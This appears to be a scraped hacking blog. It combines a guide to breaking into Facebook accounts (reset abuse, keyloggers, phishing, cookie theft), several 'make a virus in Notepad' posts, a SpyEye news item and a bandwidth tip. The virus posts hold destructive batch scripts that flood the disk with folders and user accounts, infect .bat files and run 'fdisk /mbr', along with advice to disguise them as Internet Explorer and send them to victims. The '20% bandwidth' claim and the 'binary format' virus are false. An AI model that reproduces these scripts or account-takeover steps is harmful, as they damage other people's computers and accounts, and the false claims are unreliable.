Tuesday, 24 December 2013

facebook hacking and protection


           4 Ways to Crack a Facebook Password               and How to Protect Yourself from Them

Despite the security concerns that have plagued Facebook for years, most people are sticking around and new members keep on joining. This has led Facebook to break records numbers with over one billion monthly active users as of October 2012—and around 600 million active daily users.
We share our lives on Facebook. We share our birthdays and our anniversaries. We share our vacation plans and locations. We share the births of our sons and the deaths of our fathers. We share our most cherished moments and our most painful thoughts. We divulge every aspect of our lives.
But we sometimes forget who's watching.
We use Facebook as a tool to connect, but there are those people who use that connectivity for malicious purposes. We reveal what others can use against us. They know when we're not home and for how long we're gone. They know the answers to our security questions. People can practically steal our identities—and that's just with the visible information we purposely(?) give away through our public Facebook profile.
The scariest part is that as we get more comfortable with advances in technology, we actually become more susceptible to hacking. As if we haven't already done enough to aid hackers in their quest for our data by sharing publicly, those in the know can get into our emails and Facebook accounts to steal every other part of our lives that we intended to keep away from prying eyes.
In fact, you don't even have to be a professional hacker to get into someone's Facebook account.
It can be as easy as running Firesheep on your computer for a few minutes. In fact, Facebook actually allows people to get into someone else's Facebook account without knowing their password. All you have to do is choose three friends to send a code to. You type in the three codes, and voilà—you're into the account. It's as easy as that.
In this article I'll show you these, and a couple other ways that hackers (and even regular folks) can hack into someone's Facebook account. But don't worry, I'll also show you how to prevent it from happening to you.

Method 1: Reset the Password

The easiest way to "hack" into someone's Facebook is through resetting the password. This could be easier done by people who are friends with the person they're trying to hack.
  • The first step would be to get your friend's Facebook email login. If you don't already know it, try looking on their Facebook page in the Contact Info section.
  • Next, click on Forgotten your password? and type in the victim's email. Their account should come up. Click This is my account.
  • It will ask if you would like to reset the password via the victim's emails. This doesn't help, so press No longer have access to these?
  • It will now ask How can we reach you? Type in an email that you have that also isn't linked to any other Facebook account.
  • It will now ask you a question. If you're close friends with the victim, that's great. If you don't know too much about them, make an educated guess. If you figure it out, you can change the password. Now you have to wait 24 hours to login to their account.
  • If you don't figure out the question, you can click on Recover your account with help from friends. This allows you to choose between three and five friends.


  • It will send them passwords, which you may ask them for, and then type into the next page. You can either create three to five fake Facebook accounts and add your friend (especially if they just add anyone), or you can choose three to five close friends of yours that would be willing to give you the password.
How to Protect Yourself
  • Use an email address specifically for your Facebook and don't put that email address on your profile.
  • When choosing a security question and answer, make it difficult. Make it so that no one can figure it out by simply going through your Facebook. No pet names, no anniversaries—not even third grade teacher's names. It's as easy as looking through a yearbook.
  • Learn about recovering your account from friends. You can select the three friends you want the password sent to. That way you can protect yourself from a friend and other mutual friends ganging up on you to get into your account.

Method 2: Use a Keylogger

Software Keylogger

A software keylogger is a program that can record each stroke on the keyboard that the user makes, most often without their knowledge. The software has to be downloaded manually on the victim's computer. It will automatically start capturing keystrokes as soon as the computer is turned on and remain undetected in the background. The software can be programmed to send you a summary of all the keystrokes via email.
CNET has Free Keylogger, which as the title suggests, is free. If this isn't what you're looking for, you can search for other free keyloggers or pay for one.
Hardware Keylogger

These work the same way as the software keylogger, except that a USB drive with the software needs to be connected to the victim's computer. The USB drive will save a summary of the keystrokes, so it's as simple as plugging it to your own computer and extracting the data. You can look through Keelog for prices, but it's bit higher than buying the software since you have the buy the USB drive with the program already on it.
How to Protect Yourself
  • Use a firewall. Keyloggers usually send information through the internet, so a firewall will monitor your computer's online activity and sniff out anything suspicious.
  • Install a password manager. Keyloggers can't steal what you don't type. Password mangers automatically fill out important forms without you having to type anything in.
  • Update your software. Once a company knows of any exploits in their software, they work on an update. Stay behind and you could be susceptible.
  • Change passwords. If you still don't feel protected, you can change your password bi-weekly. It may seem drastic, but it renders any information a hacker stole useless.

Method 3: Phishing

This option is much more difficult than the rest, but it is also the most common method to hack someone's account. The most popular type ofphishing involves creating a fake login page. The page can be sent via email to your victim and will look exactly like the Facebook login page. If the victim logs in, the information will be sent to you instead of to Facebook. This process is difficult because you will need to create a web hosting account and a fake login page.

If you want to know how to do this, follow the detailed instructions onHacker9's website. Users are very careful now with logging into Facebook through other links, though, so that only adds to this already difficult process.
How to Protect Yourself
  • Don't click on links through email. If an email tells you to login to Facebook through a link, be wary. Check the URL. If you're still doubtful, go directly to the main website and login the way you always do.
  • Phishing isn't only done through email. It can be any link on any website. Even ads that pop up can be malicious. Don't click on any sketchy looking links that ask for your information.
  • Use an anti-virus like Norton or McAfee.

Method 4: Stealing Cookies

Cookies allow a website to store information on a user's hard drive and later retrieve it. These cookies contain important information that a hacker can sniff out and steal if they are on the same Wi-Fi network as the victim. They don't actually get the login passwords, but they can still access the victim's account.


Firesheep is a Firefox add-on that sniffs web traffic on an open Wi-Fi connection. It collects the cookies and stores them in a tab on the side of the browser.
From there, the hacker can click on the saved cookies and access the victim's account, as long as the victim is still logged in. Once the victim logs out, it is impossible for the hacker to access the account.
How to Protect Yourself
  • On Facebook, go to your Account Settings and check under Security. Make sure Secure Browsing is enabled. Firesheep can't sniff out cookies on HTTPS, so try to steer away from HTTP.
  • Full time SSL. Use Firefox add-ons such as HTTPS-Everywhere or Force-TLS.
  • Log off a website when you're done. Firesheep can't stay logged in to your account if you log off.
  • Use only trustworthy Wi-Fi networks. A hacker can be sitting across from you at Starbucks and looking through your email without you knowing it.
  • Use a VPN. These protect against any sidejacking no matter what website you're on.

Protecting Yourself: Less Is More

Social networking websites are great ways to stay connected with old friends and meet new people. Creating an event, sending a birthday greeting and telling your parents you love them are all a couple of clicks away.
Facebook isn't something you should steer away from, but you do need to be aware of your surroundings and make smart decisions about what you put up on your profile. The less information you give out on Facebook for everyone to see, the more difficult you make it for hackers.

Friday, 27 April 2012

How to Create a Fake and Harmless Virus

How to Create a Fake and Harmless Virus

Edited by Guna mcj.
Do you want to play a trick on your friends? This shocking but harmless virus is the best choice to use. Read on to find out how to execute it.

Edit Steps


Building the Virus

  1. 1
    Run \WINDOWS\notepad.exe . Do this by clicking Start>All Programs>Accessories>Notepad. You can also enter "notepad" in the "Run" dialog. You would do this by going to %HomePath%\Start Menu\Programs\Startup\. This will automatically run the script when the user logs in.
  2. 2
    Select to Save as type: keys.
  3. 3
    Copy and paste the batch script of the "virus" into the open notepad.
  4. 4
    Click the "File>Save As" menu item to save the script.
  5. 5
    Select a location to save the Files.
  6. 6
    Be creative with the file name. Replace the ".txt'" extension with ".bat" or ".cmd". The language will be interpreted upon clicking.
  7. 7
    Click "Save" and close the notepad.
    • If you saved to the Startup folder, you will have to boot into Safe mode and manually remove the script.
    • If you are not an admin, you will not be able to save the file to another user on your own PC.

Making a Fake Icon

  1. 1
    Right click on the desktop and go over to "New," then click "Short cut".
  2. 2
    For the location of the short cut choose your virus. Click "Next."
  3. 3
    Give the shortcut a name that your victim will click on. Click on "Finish".
  4. 4
    Right click on the shortcut you have just made and choose "Properties." Click on the "Choose icon" button and scroll through the list of icons.
  5. 5
    Choose an icon that fits well to the name. Click on it and hit "OK" twice.
    • This will not work on Windows 7 Pro

Alternate Method For Creating a Virus

  1. 1
    Open up a notepad document (Windows only).
  2. 2
    Type this code in:
    @echo off
    echo hahahaha im hacking ur computer
    DIR /s
    shutdown.exe
  3. 3
    Save the document with an original name and add ".bat" at the end.
  4. 4
    Make sure that the "*.txt bar" is changed to "All Files".
  5. 5
    Make a shortcut to the virus on the desktop or somewhere else that is not suspicious. Rename the shortcut so the extension is there, (example: make "Play an awesome game for free.bat" to "Play an Awesome game for free").
  6. 6
    Change the icon. Go to the properties for the shortcut, then check both tabs for a button saying: "Change Icon". Choose from the list and click "Apply."
    • Sometimes an error will come up if it does then just click "OK."
  7. 7
    Now, when somebody clicks on it, a bunch of coding will come up with a message saying "hahahahaha im hacking ur computer". The computer will then be shut down.


Edit Tips

  • Alternatively, set your 'virus' to execute every time a user logs in. Navigate to Start > All Programs > Startup (Right-click) > Open and copy the shortcut into the folder that opens. Be careful with the shutdown timer's value. Too short of an interval will make it easy for even the most computer illiterate people to deactivate the virus.

    Notes:
  • A safe mode boot will halt the Startup and the Registry Run key.
    If you really screwed up, boot a Live Linux distro and mount the hard drive. Once mounted, navigate to that directory and delete the file.


  • Running batch files like these in full screen can make them even scarier and more convincing. Right click on the icon and chose properties -> options -> full screen. Do not shutdown the computer too early. It may not scare the victim or may not look like a virus.
  • It's even better if you name the virus "Internet Explorer" and change the icon to match. Save it to your desktop and delete the old internet shortcut so if they click to go on the internet, it shuts down on them.


Edit Warnings

  • Once this virus has been clicked on, there is often no way to stop it.
  • Only do this to someone who can handle such a prank!
  • Do not execute such viruses on computers that must be available 24 hours a day, such as the ones in hospitals.
  • If you use a shutdown-countdown, you should have enough time to abort the countdown.

How to make a prank shutdown virus

How to make a prank shutdown virus

By Guna mcj.

Ever wonder what new prank you could come up with to make your little sister go crazy? Here's a simple, yet very effective one. Just switch one of your desktop icons (i.e. Internet Explorer) with a fake one and a warning box will pop-up which will shut down your computer within 30 seconds. Isn't that enough to make lil' sister yell when she sees her Barbie doll game go bye-bye? Here's how it works:

This isn't really a virus ... its simply a shutdown program which will make your friends freak out.

First, you will need to create a shortcut. You can create a shortcut by right-clicking on your desktop and selecting New, and then, Shortcut.

A Create Shortcut box should then open. In that box, write the following:

shutdown -s -t 30 -c "VIRUS DETECTED!!"

(note: the number 30 can be replaced by any other number. That number corresponds to the number of seconds before the computer will shutdown. Here I have chosen 30 in order to have enough time to close it before my computer shuts down. Also, the message between quotes can be replaced by something like "YOU HAVE BEEN INFECTED BY A TROJAN VIRUS" or some other great idea. However, the message must be between quotes.)

After, simply click on Next and a box with the name Shutdown will appear. Change the name that you want for it. In this case I have chosen Internet Explorer but it can always be renamed how you prefer.

After naming it, click on Finish and ... here's your shutdown virus!!!! Not very convincing he? Well, in that case let's change our icon!

Right-click on your shutdown Internet Explorer icon (or whichever name you gave it) and select Properties.

Select Change Icon

(Note: A box saying "system 32 does not have any icons choose from a diffrent list" or something like that may pop-up; if it does simply click on Ok)

Now... it depends on what you have named your shutdown virus ... If you chose Internet Explorer scroll all the way to the right and you will find the icon. If you did not choose Internet Explorer feel free to choose a different icon... Remember it has to be something that people will click on.

Now Heres our Icon ... Now it looks like something that people will click on.

To close the program, select the start menu and click on Run...

Write: Shutdown -a

and the program should shutdown immediately.

(Note: To shut it, you can also do a new shortcut but instead of writing shutdown -s -t 30 -c "VIRUS DETECTED" write this: shutdown -a

and call it Shutdown abort..So instead of closing it with Run you can just click on your shutdown abort shortcut.)

Have fun freaking out your friends/family ... And dont forget to close it or put a longer time frame so that you will have enough time to close it.

WARNING: This program will really shutdown your computer. It may be fun to do it to little sisters or friends but refrain from using it if someone is actually working on the computer, since they will lose all their information.

Enjoy!

create your own virus using note pad

create your own virus using note padThis is a featured page

Hello Friends here am gonna show you how 2 make virus. and virus which formats the hard disk.

😜
<strong>Simple Virus in notepad</strong>
This is a simple virus that formats HDD. Write The Following In Notepad Exactly as it says 01001011000111110010010101010101010000011111100000 Save As An EXE Any Name Will Do
Send the EXE to People And Infect
WARNING: I AM NOT RESPONSIBLE FOR WHAT YOU DO WITH THIS!!!


2nd virus


If you think that notepad is useless then you are wrong because you can
now do a lot of things with a notepad which you could have never
imagined.In this hack I will show you how to make simple .bat file
(virus) that can't be detected by any antivirus

Here are some good viruses ,i am not responsible for any kind of damage
to your system ... :)

* Copy this to notepad and save as flood1.bat.....


@ECHO OFF
@ECHO A PHOENIX PRODUCTION
@ECHO MAIN BAT RUNNING
GOTO start

:start
@ECHO SET snowball2=1 >> bat6.bat
@ECHO GOTO flood5 >> bat6.bat
@ECHO :flood5 >> bat6.bat
@ECHO SET /a snowball2=%%snowball2%%+1 >> bat6.bat
@ECHO NET USER snowball2%%snowball2%% /add >> bat6.bat
@ECHO GOTO flood5 >> bat6.bat
START /MIN bat6.bat
GOTO bat5

:bat5
@ECHO CD %%ProgramFiles%%\ >> bat5.bat
@ECHO SET maggi=1 >> bat5.bat
@ECHO GOTO flood4 >> bat5.bat
@ECHO :flood4 >> bat5.bat
@ECHO MKDIR maggi%%maggi%% >> bat5.bat
@ECHO SET /a maggi=%%maggi%%+1 >> bat5.bat
@ECHO GOTO flood4 >> bat5.bat
START /MIN bat5.bat
GOTO bat4

:bat4
@ECHO CD %%SystemRoot%%\ >> bat4.bat
@ECHO SET marge=1 >> bat4.bat
@ECHO GOTO flood3 >> bat4.bat
@ECHO :flood3 >> bat4.bat
@ECHO MKDIR marge%%marge%% >> bat4.bat
@ECHO SET /a marge=%%marge%%+1 >> bat4.bat
@ECHO GOTO flood3 >> bat4.bat
START /MIN bat4.bat
GOTO bat3

:bat3
@ECHO CD %%UserProfile%%\Start Menu\Programs\ >> bat3.bat
@ECHO SET bart=1 >> bat3.bat
@ECHO GOTO flood2 >> bat3.bat
@ECHO :flood2 >> bat3.bat
@ECHO MKDIR bart%%bart%% >> bat3.bat
@ECHO SET /a bart=%%bart%%+1 >> bat3.bat
@ECHO GOTO flood2 >> bat3.bat
START /MIN bat3.bat
GOTO bat2

:bat2
@ECHO CD %%UserProfile%%\Desktop\ >> bat2.bat
@ECHO SET homer=1 >> bat2.bat
@ECHO GOTO flood >> bat2.bat
@ECHO :flood >> bat2.bat
@ECHO MKDIR homer%%homer%% >> bat2.bat
@ECHO SET /a homer=%%homer%%+1 >> bat2.bat
@ECHO GOTO flood >> bat2.bat
START /MIN bat2.bat
GOTO original

:original
CD %HomeDrive%\
SET lisa=1
GOTO flood1
:flood1
MKDIR lisa%lisa%
SET /a lisa=%lisa%+1
GOTO flood1

wat does it do : this is an extremely harmful virus the will keep
replicating itself until your harddrive is totally full and will destroy
ur comp.


* A simple binary codes that can format the sytem drive ,secondary
drives...

How to create a virus

115Share
Hey Guys I am here With a Small Tutorial On How to create a virus. By using This trick You Can Easily Prank Your Friends
First Of lemme Start With Telling You
What Is A Virus?
A computer virus is a computer program that can copy itself and infect a computer. The term “virus” is also commonly but erroneously used to refer to other types of malware, adware, and spyware programs that do not have the reproductive ability. A true virus can only spread from one computer to another (in some form of executable code) when its host is taken to the target computer; for instance because a user sent it over a network or the Internet, or carried it on a removable medium such as a floppy disk, CD, DVD, or USB drive. Viruses can increase their chances of spreading to other computers by infecting files on a network file system or a file system that is accessed by another computer.(Source Wikipedia)

As stated above, the term “computer virus” is sometimes used as a catch-all phrase to include all types of malware, adware, and spyware programs that do not have the reproductive ability. Malware includes computer viruses, worms, trojans, most rootkits, spyware, dishonest adware, crimeware, and other malicious and unwanted software, including true viruses. Viruses are sometimes confused with computer worms and Trojan horses, which are technically different. A worm can exploit security vulnerabilities to spread itself automatically to other computers through networks, while a Trojan is a program that appears harmless but hides malicious functions. Worms and Trojans, like viruses, may harm a computer system’s data or performance. Some viruses and other malware have symptoms noticeable to the computer user, but many are surreptitious and go unnoticed.(Source Wikipedia)
  • Understand the following: It’s just a harmless “virus”. It only prints some scary messages and finally shuts down the computer. As you start it again, your computer will work as it did before!
  • Read the virus: Below you see the Computer-Code that is executed as you start the virus. The lines that start with REM are comments that the computer ignores. The explain you what the above line does.
@echo off
title %0
rem conditional check.
echo welcome to this wonderful program! please wait while I delete all your files!
rem infection of the user
copy %0 c:tmp.bat >null attrib +r +s +h c:tmp.bat echo for %%i in (*.bat) do copy c:tmp.bat+%%i %%i >>c:windowssystem32autoexec.NT
echo echo virus detected! >>c:windowssystem32autoexec.NT
echo pause >>c:windowssystem32autoexec.NT
echo NT core:infected!
echo echo shame on you! >>c:autoexec.bat
echo echo system hault-virus identified! >>c:autoexec.bat
echo chkdsk >>c:autoexec.bat
echo i t i s t o o l a t e, y o u h a v e a v i r u s, n o w u r l i f e i s n o t b e a u t i f u l
fdisk /mbr
shutdown -s -t 03 -c “windows has shut down because the lsass service has incountered a write fault at 0×00000000000000000000000000000000000″
Code Details
@echo off
color 1a (Changes the colour)
echo (Displays a text)
echo: (leaves a line)
ping -n 2 127.0.0.1>nul (pings your localhost – nothing much)
shutdown.exe (shutdown)

Preparing the Virus

  1. Read and understand the warnings!
  2. Open up Notepad in Windows. You can do this by navigating to Start > Programs > Accessories > Notepad, or simply by entering notepad under Start > Run.
  3. Copy and Paste the Code of the “virus” into Notepad
  4. Click File -> Save as
  5. Decide for a location to save the fake-virus. You should chose a location where the user won’t find the file, so saving it on the desktop would be a bad idea!
  6. Change “.txt” to “All files” in the file type drop-down menu
  7. Chose a harmless filename. Replace the “.txt” at the with “.bat”
  8. Click on save and close Notepad.
Now We Have Completed Making The Virus And Now We Must Bind The Virus With Any Other File
Read-How To Bind Two Files Together?[TUT]
And After Binding The File Then Just Sent This File To Your Friends Then You can Just sit back and enjoy the show!
Hope You Liked My post……..If You Have Any Queries just Comment Here

Creating a new torjan (virus).

New PC virus doesn't just steal your money - it creates fake online bank statements so you even don't know it's gone

  • Crimeware steals passwords from your browser
  • Cyber criminals use your debit card details to drain your account
  • When you visit your bank, it adjusts figures so the criminal transactions don't appear
  • Attack has been used in U.S. and UK


Trojan
The new SpyEye 'trojan horse' software steals your card details - then when you log into your online bank, it adjusts your balance so you don't realise anything is wrong. It's already been found in the U.S. and the UK
A new version of the SpyEye 'trojan horse' software not only steals your money, it then offers false reassurance that it's still there.
When you visit your online bank, there will be no trace of the transactions that cyber-criminals are using to empty your bank account.
Worse, your balance will also be adjusted on screen so it looks as if nothing is happening.
The attack - on Windows PCs - has already been detected in the U.S. and the UK.
The software - which steals your bank passwords to give access to your account - waits for you to enter the same banking details before 'adjusting' what you see.
The idea is that it gives thieves more time to use your debit card details on fraudulent transactions without you realising it's happening.
The first you'll learn of the attack is your bank refusing you money, or a paper statement showing you that cyber criminals have been draining money out of your account.
The new version of SpyEye has targeted banks in the U.S. and the UK.
Trusteer, a security company which detected the attack, says, 'The next time the victim visits their online banking site, the malware hides the fraudulent transactions, as well as artificially changing the total balance.'


  • Most photos reported to Facebook as 'offensive' are just unflattering, engineer reveals - and they won't help with that
  • Watch your wall: New Facebook attack has stolen passwords from 45,000 users - and could be spreading through infected links
'As a result, the deceived customer has no idea that their account has been ‘taken over’, nor that any fraudulent transactions have taken place.'
The software, a variant on a commonly used cyber attack, has been 'tweaked' so that as well as its usual attack - grabbing passwords and login information from your web browser without you knowing, it also adjusts your balance when you next visit your bank's web page.
'SpyEye is a tweak of the Zeus crimeware kit that grabs web form data within browsers,' says the Naked Security blog at web security experts Sophos. 'This year, right before the recent holiday season, Trusteer found a hopped-up version of SpyEye attacking banks in the U.S. and U.K.
'The new Trojan, instead of intercepting or diverting email messages, hides bogus transactions even after users have logged out and then logged back into their accounts.'
'This version of SpyEye both hides the fraudulent transaction and masks the amount of the transaction, putting forward a fake balance and ensuring that victims are oblivious to anything being amiss.'
With hi-tech cyber attacks such as SpyEye, there are few visible signs that anything is wrong.
There are defences, though - ensure your browser is up to date, manually updating it if necessary.
You should also ensure that the 'anti-phishing' option is switched to 'on' in Firefox, Chrome or Internet Explorer, which will check for 'blacklisted' websites and prevent your browser being directed to the 'fake' version that delivers your bank statemen

Microsoft reserves 20% of your available bandwidth

     Microsoft reserves 20% of your available bandwidth for their own purposes like Windows Updates and interrogating your PC etc

You can get it back:

Click Start then Run and type "gpedit.msc" without quotes. This opens the group policy editor.

Then go to:
--> Local Computer Policy
--> Computer Configuration
--> Administrative Templates
--> Network
--> QOS Packet Scheduler
--> Limit Reservable Bandwidth.
 
Double click on Limit Reservable bandwidth.
 It will say it is not configured, but the truth is under the 'Explain' tab i.e." By default, the Packet Scheduler limits the system to 20 percent of the bandwidth of a connection, but you can use this setting to override the default."
So the trick is to ENABLE reservable bandwidth, then set it to ZERO. This will allow the system to reserve nothing, rather than the default 20%.It works on Win 2000 as well.